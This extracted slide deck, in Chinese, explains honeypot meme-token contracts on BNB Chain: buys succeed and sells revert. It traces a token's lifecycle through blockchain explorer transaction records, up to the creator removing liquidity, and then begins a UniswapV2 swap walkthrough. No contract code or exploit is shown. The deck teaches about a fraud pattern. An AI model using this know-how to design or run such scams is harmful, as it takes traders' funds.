

蜜罐合約： 土狗交易世界的 韭菜收割機

Yu-Kai Huang

2024/10/07

Yu-Kai Huang

● AI Researcher

- PhD Candidate in ECE @ CMU
 - Deep Learning, Generative Model
- Graduate Researcher @ CyLab Biometrics Center
 - 2D/3D Face Synthesis, Facial Attribute Editing
- Algorithm Engineer @ ULSee Inc
 - Face Recognition

● Web Developer

- Backend Web Developer @ TheMisy Inc
- System and Network Management Group @ NCU CSIE
 - Linux, SQL, NCU CSIE Website

● Trader

- Day trading, E-Mini S&P 500 Futures
- Automated trading, Arbitrage



Yu-Kai Huang



@number9473

geth 客製化, 自動交易機器人
, 套利機器人, 強勢幣分析系統
, 智能合約開發

蜜罐合約： 土狗交易世界的 韭菜收割機





Yu-Kai Huang

2024/10/07





















土狗 / 金狗 / 迷因幣

- ERC-20/BEP-20/SPL token
- 網路迷因(internet meme)、流行文化元素
- 特定事件、社群媒體推廣
- 價格波動性大、風險較高


土狗 / 金狗 / 迷因幣



Real Loong?

#	Name	Price	24H Vol/Liquidity	Holders/Txs	Risk Score
01	 LOONG 0x62*1319	\$0.0{9}119 +3.21%	\$81.65 \$6,199.26	3,797 4	 20
02	 Loong 0xcc*1688	\$143.7595 +2.01%	\$1,664.72 \$166,082.37	9,419 12	 20
03	 LOONG 0xca*8213	\$0.0{7}2433 -8.44%	\$506.61 \$6,191.84	1,404 7	 55
04	 Loong 0xc0*949d	\$0.0001527 -17%	\$3.9 \$218.31	4,769 2	 55
05	 loong 0xfe*1949	\$0.0{10}5816 +4.32%	\$0.0{9}28 \$1,532.27	4,743 5	 40
06	 LOONG 0xc5*2024	\$0.0{6}1543 -99.43%	\$0 \$5	42,153 0	 20
07	 LOONG 0xca*60be	\$0.0134 -82.05%	\$0 \$91.7	7,533 0	 55
08	 LOONG 0xcd*9d6d	\$0.0006073 +1.16%	\$0 \$294.55	7,489 0	 40
09	 LOONG 0x63*602c	\$0.0{5}5072 -6.51%	\$0 \$502.45	4,233 0	 40
10	 LOONG 0x28*2f8e	\$0.0{5}3656 -2.11%	\$0 \$0.12	4,169 0	 55

小明說：買



小明說：買

Swap Liquidity Perpetual Options Bridge Limit (Deprecated) Trading Reward

Import Tokens

⚠️ Anyone can create tokens on BNB Smart Chain with any name, including creating fake versions of existing tokens and tokens that claim to represent projects that do not have a token.


If you purchase a fraudulent token, you may be exposed to permanent loss of funds.

Unknown Source

Low Risk

I understand

Import



BscScan Product of Etherscan

Home Blockchain Validators Tokens NFTs Resources Developers More Sign In

Transaction Details

Buy Play Gaming

Overview Internal Txns Logs (5) State

Transaction Hash: [Redacted]

Status: Success

Block: [Redacted] 14431986 Block Confirmations

Timestamp: [Redacted]

Transaction Action: Swap 0.0266 (\$14.75) BNB for 11,645,630,443.092143081 PancakeSwap

Sponsored:

From: [Redacted]

To: 0x10ED43C718714eb63d5aA57B78B54704E256024E (PancakeSwap: Router v2)
Transfer 0.0266 BNB From PancakeSwap: Router v2 To BNB Chain: WBNB Token



BEP-20 Tokens Transferred: 2

All Transfers Net Transfers

From PancakeSwap: Router v2 To PancakeSwap V2: BobBNB 5 For 0.0266 \$14.75 Wrapped BNB (WBNB)

From PancakeSwap V2: BobBNB 5 To [Redacted] For 11,645,630,443.092143081

小明說：賣



BscScan Product of Etherscan

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Transaction Details

Buy Play Gaming

Overview State

Transaction Hash: [Redacted]

Status: Fail with error 'TransferHelper: TRANSFER_FROM_FAILED'

Block: [Redacted] 15807254 Block Confirmations

Timestamp: [Redacted]

Transaction Action: Call Swap Exact Tokens For Tokens Supporting Fee On Transfer Tokens Function by [Redacted] on PancakeSwap: Router v2

Sponsored:

From: [Redacted]

To: [0x10ED43C718714eb63d5aA57B78B54704E256024E](#) (PancakeSwap: Router v2) Warning! Error encountered during contract execution [execution reverted]

Value: 0 BNB (\$0.00)

Transaction Fee: 0.00022977877 BNB \$0.13

Gas Price: 6.11 Gwei (0.00000000611 BNB)

小明說：...



☆ 🤪 [redacted] / WBNB 🦠 Rug Pull
CA: [redacted] 📄 Pair: [redacted] 📄 1 y ago

蜜罐合約： 土狗交易世界的 韭菜收割機

Yu-Kai Huang

2024/10/07

Honeypot

- 蜜罐
- 貔貅



只許進，不許出
只許買，不許賣

土狗生命週期

- Create Token -> Add Liquidity-> Swap -> (Remove Liquidity)

Transaction Hash	Method	Block	Age	From	To	Amount
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	PancakeSwap: Router v2	0x826F9ca9...d2d6F3BAb	9,775,733,289.1153890171
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	0xE13380eD...8910Fc202	PancakeSwap: Router v2	9,775,733,289.1153890171
...						
0xd998fda31d6...	Swap Exact T...	27849353	523 days ago	0x11D6D382...235847CC5	0xE13380eD...8910Fc202	386,541,850.41
0xd998fda31d6...	Swap Exact T...	27849353	523 days ago	0x11D6D382...235847CC5	0xdd4d2D9C...E0CCf2966	11,954,902.59
0xd998fda31d6...	Swap Exact T...	27849353	523 days ago	0xdd4d2D9C...E0CCf2966	0xE13380eD...8910Fc202	47,819,610.36
...						
0x9d163f6d8e8...	Swap Exact E...	27849286	523 days ago	0xE13380eD...8910Fc202	0xf05D51fd...39b6D277A	442,870,631.4059982652
0x9d163f6d8e8...	Swap Exact E...	27849286	523 days ago	0xE13380eD...8910Fc202	0xdd4d2D9C...E0CCf2966	13,697,029.83729891542
...						
0x48dbe9fde9a...	0x3adb6d23	27849256	523 days ago	0xE13380eD...8910Fc202	0x27Ad8257...deaF3096f	255,296,214.1954686059
0x48dbe9fde9a...	0x3adb6d23	27849256	523 days ago	0xE13380eD...8910Fc202	0xdd4d2D9C...E0CCf2966	7,895,759.201921709463
0x479fa0d0b10...	Add Liquidity ...	27849256	523 days ago	0x826F9ca9...d2d6F3BAb	0xE13380eD...8910Fc202	9,000,000,000
0x1e3d210f192...	Create Token	27849227	523 days ago	Null: 0x000...000	0x826F9ca9...d2d6F3BAb	10,000,000,000

土狗生命週期

- **Create Token** -> Add Liquidity-> Swap -> (Remove Liquidity)

Transaction Hash	Method	Block	Age	From	To	Amount
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	PancakeSwap: Router v2	0x826F9ca9...d2d6F3BAb	9,775,733,289.1153890171
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	0xE13380eD...8910Fc202	PancakeSwap: Router v2	9,775,733,289.1153890171
...						
0xd998fda31d6...	Swap Exact T...	27849253	523 days ago	0x11D6D382...235847CC5	0xE13380eD...8910Fc202	386,541,850.41
0xd998fda31d6...	Swap Exact T...			0x826F9ca9Ffa8a701103a1E265071842d2d6F3BAb		
0xd998fda31d6...	Swap Exact T...			0x2a769A293Ccc2EA59B5E454186B9c1D023643e0F		
0xd998fda31d6...	Swap Exact T...			Transfer 0.01 BNB From 0x2a769A29...023643e0F To 0x11E490A5...6e3BEa8F1		
0x9d163f6d8e8...	Swap Exact E...			BEP-20 Tokens Transferred:		
0x9d163f6d8e8...	Swap Exact E...			All Transfers Net Transfers		
0x9d163f6d8e8...	Swap Exact E...			From Null: 0x000...000 To 0x826F9ca9...d2d6F3BAb For 10,000,000,000 Cult (Cult)		
0x48dbe9fde9a...	0x3adb6d23			Value:	0.01 BNB \$5.43	
0x48dbe9fde9a...	0x3adb6d23			Transaction Fee:	0.018075306 BNB \$9.82	
0x479fa0d0b10...	Add Liquidity ...			Gas Price:	3 Gwei (0.000000003 BNB)	
0x1e3d210f192...	Create Token	27849227	523 days ago	Null: 0x000...000	0x826F9ca9...d2d6F3BAb	10,000,000,000

土狗生命週期

- Create Token -> Add Liquidity-> Swap -> (Remove Liquidity)

Transaction Hash	Method	Block	Age	From	To	Amount
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	PancakeSwap: Router v2	0x826F9ca9...d2d6F3BAb	9,775,733,289.1153890171
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	0xE13380eD...8910Fc202	PancakeSwap: Router v2	9,775,733,289.1153890171
0xd998fda31d6...	Swap Exact T...					
0xd998fda31d6...	Swap Exact T...					
0xd998fda31d6...	Swap Exact T...					
0x9d163f6d8e8...	Swap Exact E...					652
0x9d163f6d8e8...	Swap Exact E...					542
0x48dbe9fde9a...	0x3adb6d23					059
0x48dbe9fde9a...	0x3adb6d23					463
0x479fa0d0b10...	Add Liquidity ...	27849256	523 days ago	0x826F9ca9...d2d6F3BAb	0xE13380eD...8910Fc202	9,000,000,000
0x1e3d210f192...	Create Token	27849227	523 days ago	Null: 0x000...000	0x826F9ca9...d2d6F3BAb	10,000,000,000

Transaction details for the highlighted transaction:

- From: 0x826F9ca9Ffa8a701103a1E265071842d2d6F3BAb
- To: 0x10ED43C718714eb63d5aA57B78B54704E256024E (PancakeSwap: Router v2)
- Transfer 1 BNB From PancakeSwap: Router v2 To BNB Chain: WBNB Token
- BEP-20 Tokens Transferred: 4
- All Transfers:
 - From 0x826F9ca9...d2d6F3BAb To 0xE13380eD...8910Fc202 For 9,000,000,000 Cult (Cult)
 - From PancakeSwap: Router v2 To 0xE13380eD...8910Fc202 For 1 \$543.10 Wrapped BNB (WBNB)
 - From Null: 0x000...000 To Null: 0x000...000 For 0.0000000000000001 Pancake LPs (Cake-L...)
 - From Null: 0x000...000 To 0x826F9ca9...d2d6F3BAb For 94,868.329805051379958966 Pancake LPs (Cake-L...)
- Value: 1 BNB \$546.06
- Transaction Fee: 0.001587414 BNB \$0.87
- Gas Price: 6 Gwei (0.000000006 BNB)

土狗生命週期

- Create Token -> Add Liquidity-> Swap -> (Remove Liquidity)

Transaction Hash	Method	Block	Age	From	To	Amount
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	PancakeSwap: Router v2	0x826F9ca9...d2d6F3BAb	9,775,733,289.1153890171
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	0xE13380eD...8910Fc202	PancakeSwap: Router v2	9,775,733,289.1153890171
...						
0xd998fda31d6...	Swap Exact T...	27849353	523 days ago	0x11D6D382...235847CC5	0xE13380eD...8910Fc202	386,541,850.41
0xd998fda31d6...	Swap Exact T...	27849353				
0xd998fda31d6...	Swap Exact T...	27849353				
0x9d163f6d8e8...	Swap Exact E...	27849286				
0x9d163f6d8e8...	Swap Exact E...	27849286				
0x48dbe9fde9a...	0x3adb6d23	27849256				
0x48dbe9fde9a...	0x3adb6d23	27849256				
0x479fa0d0b10...	Add Liquidity ...	27849256	523 days ago	0x826F9ca9...d2d6F3BAb	0xE13380eD...8910Fc202	9,000,000,000
0x1e3d210f192...	Create Token	27849227	523 days ago	Null: 0x000...000	0x826F9ca9...d2d6F3BAb	10,000,000,000

From: 0x27Ad82576D0aB86CE714fC2478ca540deaF3096f

To: 0x73168a76B13eDCbB10c1cd4312595878b1dc9e31

Transfer 0.0302 BNB From 0x73168a76...8b1dc9e31 To BNB Chain: WBNB Token

BEP-20 Tokens Transferred: 3

All Transfers Net Transfers

- From 0x73168a76...8b1dc9e31 To 0xE13380eD...8910Fc202 For 0.0302 \$16.40 Wrapped BNB (WBNB)
- From 0xE13380eD...8910Fc202 To 0xdd4d2D9C...E0CCf2966 For 7,895,759.201921709463273614 Cult (Cult)
- From 0xE13380eD...8910Fc202 To 0x27Ad8257...deaF3096f For 255,296,214.195468605979180186 Cult (Cult)

Value: 0.0302 BNB \$16.49

Transaction Fee: 0.000943398 BNB \$0.52

Gas Price: 6 Gwei (0.000000006 BNB)

土狗生命週期

- Create Token -> Add Liquidity-> Swap -> (Remove Liquidity)

The image shows a blockchain explorer interface with a table of transactions and two detailed views of specific transactions. Red boxes highlight key elements: transaction methods, block numbers, and specific swap details.

Transaction Hash	Method	Block
0xb5fa4bf6b8d...	Remove Liqui...	28542070
0xb5fa4bf6b8d...	Remove Liqui...	28542070
0xd998fda31d6...	Swap Exact T...	27849353
0xd998fda31d6...	Swap Exact T...	27849353
0xd998fda31d6...	Swap Exact T...	27849353
0x9d163f6d8e8...	Swap Exact E...	27849286
0x9d163f6d8e8...	Swap Exact E...	27849286
0x48dbe9fde9a...	0x3adb6d23	27849256
0x48dbe9fde9a...	0x3adb6d23	27849256
0x479fa0d0b10...	Add Liquidity ...	27849256
0x1e3d210f192...	Create Token	27849227

Transaction Details (Top):

- From 0xdd4d2D9C...E0CCf2966 To 0xE13380eD...8910Fc202 For 47,819,610.36 Cult (Cult)
- From 0xE13380eD...8910Fc202 To PancakeSwap: Router v2 For 0.0251045222497159 \$14.43 Wrapped BNB (WBNB)
- From 0x11D6D382...235847CC5 To 0xdd4d2D9C...E0CCf2966 For 11,954,902.59 Cult (Cult)
- From 0x11D6D382...235847CC5 To 0xE13380eD...8910Fc202 For 386,541,850.41 Cult (Cult)
- From 0xE13380eD...8910Fc202 To PancakeSwap: Router v2 For 0.183617062964286868 \$105.56 Wrapped BNB (WBNB)

Transaction Details (Bottom):

- From PancakeSwap: Router v2 To 0xE13380eD...8910Fc202 For 0.1 \$54.31 Wrapped BNB (WBNB)
- From 0xE13380eD...8910Fc202 To 0xdd4d2D9C...E0CCf2966 For 13,697,029.837298915421263548 Cult (Cult)
- From 0xE13380eD...8910Fc202 To 0xf05D51fd...39b6D277A For 442,870,631.405998265287521396 Cult (Cult)


土狗生命週期

- Create Token -> Add Liquidity-> Swap -> (Remove Liquidity)

Transaction Hash	Method	Block	Age	From	To	Amount
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	PancakeSwap: Router v2	0x826F9ca9...d2d6F3BAb	9,775,733,289.1153890171
0xb5fa4bf6b8d...	Remove Liqui...	28542070	499 days ago	0xE13380eD...8910Fc202	PancakeSwap: Router v2	9,775,733,289.1153890171

From:	0x826F9ca9Ffa8a701103a1E265071842d2d6F3BAb
Interacted With (To):	0x10ED43C718714eb63d5aA57B78B54704E256024E (PancakeSwap: Router v2)
BEP-20 Tokens Transferred:	6
All Transfers	Net Transfers
From	0x826F9ca9...d2d6F3BAb To 0xE13380eD...8910Fc202 For 94,868.329805051379958966 Pancake LPs (Cake-L...)
From	Null: 0x000...000 To Pancakeswap V2: Fee To Address For 128.794317321900671303 Pancake LPs (Cake-L...)
From	0xE13380eD...8910Fc202 To Null: 0x000...000 For 94,868.329805051379958966 Pancake LPs (Cake-L...)
From	0xE13380eD...8910Fc202 To PancakeSwap: Router v2 For 0.925982117920759464 \$502.90 Wrapped BNB (WBNB)
From	0xE13380eD...8910Fc202 To PancakeSwap: Router v2 For 9,775,733,289.11538901711966795 Cult (Cult)
From	PancakeSwap: Router v2 To 0x826F9ca9...d2d6F3BAb For 9,775,733,289.11538901711966795 Cult (Cult)
Value:	0 BNB (\$0.00)
Transaction Fee:	0.001589448 BNB \$0.86
Gas Price:	6 Gwei (0.000000006 BNB)


How Swaps Work: A Look at UniswapV2 as an Example



ref:
<https://docs.uniswap.org/contracts/v2/concepts/protocol-overview/how-uniswap-works>

How Swaps Work: A Look at UniswapV2 as an Example

Constant-Product Market-maker Model



ref:
<https://docs.uniswap.org/contracts/v2/concepts/protocol-overview/how-uniswap-works>

How Swaps Work: A Look at UniswapV2 as an Example

UniswapV2 – Swap Flowchart



How Swaps Work: A Look at UniswapV2 as an Example

UniswapV2 – Swap Flowchart



How Swaps Work: A Look at UniswapV2 as an Example

```
// this low-level function should be called from a contract which performs important safety checks
function swap(uint amount0Out, uint amount1Out, address to, bytes calldata data) external lock {
